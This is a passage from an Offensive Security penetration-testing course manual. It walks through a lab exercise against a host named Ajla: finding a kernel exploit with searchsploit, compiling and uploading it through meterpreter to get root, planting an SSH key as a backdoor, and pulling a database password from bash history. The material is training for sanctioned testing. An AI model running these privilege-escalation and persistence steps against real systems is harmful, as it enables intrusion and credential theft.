Listing 920 - Running netstat on Ajla

Unfortunately, the output in Listing 920 doesn't reveal anything interesting either. At this point, it is a good idea to start looking at kernel exploits. But first we need to find out which kernel version our target is running.

```
uname -a
Linux ajla 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64
x86_64 GNU/Linux
```

Listing 921 - Running uname on Ajla

Now that we have the kernel version, we will return to searchsploit.

```
kali@kali:~$ searchsploit ubuntu 16.04
...
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PA | exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter ta | exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x8 | exploits/linux/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bp | exploits/linux/local/39772.t
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPL | exploits/linux/local/40489.t
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Poin | exploits/linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Loca | exploits/linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privi | exploits/linux/local/44298.c
...
```

Listing 922 - Searching for ubuntu 16.04 exploits

While many of these seem like they might work, one in particular grabs our attention. After reviewing the source code for exploit 45010,[737] we see that it is well written, was tested against several different kernel versions, and has great instructions on compiling and executing. First, let's find out if Ajla has gcc.

> *The kernel versions don't always have to match exactly for an exploit to work. In this case, the exploit was tested with kernel 4.13.9, which is more recent than the kernel on Ajla.*

```
gcc
/bin/sh: 1: gcc: not found

find / -name gcc -type f 2>/dev/null
/usr/share/bash-completion/completions/gcc
```

Listing 923 - Attempting to locate GCC on Ajla

Unfortunately, Ajla does not have the gcc binary installed so we will need to compile the exploit on our Kali machine, transfer it to Ajla, and hope that it will still work. Alternatively and if necessary, we could also create a virtual machine that is identical to our target system relative to the OS and kernel versions and compile the exploit on it.

24.4.2 Privilege Escalation

First, we will copy the exploit to our home directory so we don't alter the original version. Once the copy is made, we will follow the compile instructions in the file.

```
kali@kali:~$ cp /usr/share/exploitdb/exploits/linux/local/45010.c ./
kali@kali:~$ gcc 45010.c -o 45010
kali@kali:~$
```

Listing 924 - Compiling the exploit

The exploit compiled without errors so we will use meterpreter to upload it to Ajla.

```
meterpreter > upload /home/kali/45010 /tmp/
[*] uploading  : /home/kali/45010 -> /tmp/
[*] uploaded   : /home/kali/45010 -> /tmp//45010
```

Listing 925 - Uploading the exploit

Finally, it's time to run the exploit against Ajla.

```
meterpreter > shell
Process 1546 created.
```

[737] (Offensive Security, 2020), https://www.exploit-db.com/exploits/45010

Copyright © Offensive Security Ltd. All rights reserved.

```
Channel 5 created.

cd /tmp
chmod +x 45010
./45010
whoami
root
```

Listing 926 - Running the exploit

In Listing 926, the exploit does not give us any output but running **whoami** tells us that we are now running as the root user. Now that we have root access, we can create a more stable backdoor using ssh. This will allow us to come back to Ajla even if our meterpreter session dies.

First, we need to generate a new ssh key on our Kali machine.

> *If you already have ssh keys generated, feel free to skip this step.*

```
kali@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa.
Your public key has been saved in /home/kali/.ssh/id_rsa.pub.
...

kali@kali:~$ cat:~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD... kali@kali
```

Listing 927 - Generating an SSH key on Kali

With our ssh key generated, we can create the authorized_keys file on Ajla to accept our public key. We will do this via the meterpreter session that has the root shell.

```
mkdir /root/.ssh

echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD... kali@kali" > /root/.ssh/authorized_keys
```

Listing 928 - Adding the public key to the /root/.ssh/authorized_keys file

Now on Kali, we can use the ssh client to connect to Ajla directly.

```
kali@kali:~$ ssh root@sandbox.local
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)
...

root@ajla:~#
```

Listing 929 - Using ssh to login to Ajla

Copyright © Offensive Security Ltd. All rights reserved.

24.4.3 Searching for DB Credentials

When looking for credentials, we have to think like an administrator or developer. Where would you store credentials? How would credentials be used? Are there any history or log files where credentials could be saved accidentally?

An example of this is if a user of a server accidentally enters their password in the username field, which might be logged in /var/log/auth.log. Let's think like an administrator and look at locations that might contain user information.

We first start by looking at /etc/passwd,/etc/group, and /etc/shadow to get a feeling on how many users and groups have access to the target system.

However, the only useful piece of information we gather is that a user named "ajla" exists. Let's check the user's home directory to see what we can find.

```
root@ajla:~# cd /home/ajla

root@ajla:/home/ajla# ls -alh
total 32K
drwxr-xr-x 3 ajla ajla 4.0K Dec 10 16:37 .
drwxr-xr-x 3 root root 4.0K Dec 10 16:22 ..
-rw------- 1 ajla ajla   15 Dec 10 16:40 .bash_history
-rw-r--r-- 1 ajla ajla  220 Oct 15 17:49 .bash_logout
-rw-r--r-- 1 ajla ajla 3.7K Oct 15 17:49 .bashrc
drwx------ 2 ajla ajla 4.0K Oct 15 17:52 .cache
-rw-r--r-- 1 ajla ajla  675 Oct 15 17:49 .profile
-rw-r--r-- 1 ajla ajla    0 Oct 15 17:57 .sudo_as_admin_successful
```

Listing 930 - Looking at Ajla's home directory

We don't find much in the home directory, but let's take a look at the .bash_history to see what they have been up to.

```
root@ajla:/home/ajla# cat ./.bash_history
sudo poweroff
```

Listing 931 - Looking at Ajla's .bash_history

This is interesting. A fairly empty history means the account is not used much. The server must have been administered somehow but we don't see any other users on the system. Let's check the root user's history.

```
root@ajla:/home/ajla# cat ~/.bash_history
pwd
ls
cd /var/log/apache2/
tail -f error.log
tail -f access.log
mysql -u root -pBmDu9xUHKe3fZi3Z7RdMBeb -h 10.5.5.11 -e 'DROP DATABASE wordpress;'
cd /etc/mysql/
ls
cd ~/
ls
ls -alh
exit
```

 Copyright © Offensive Security Ltd. All rights reserved.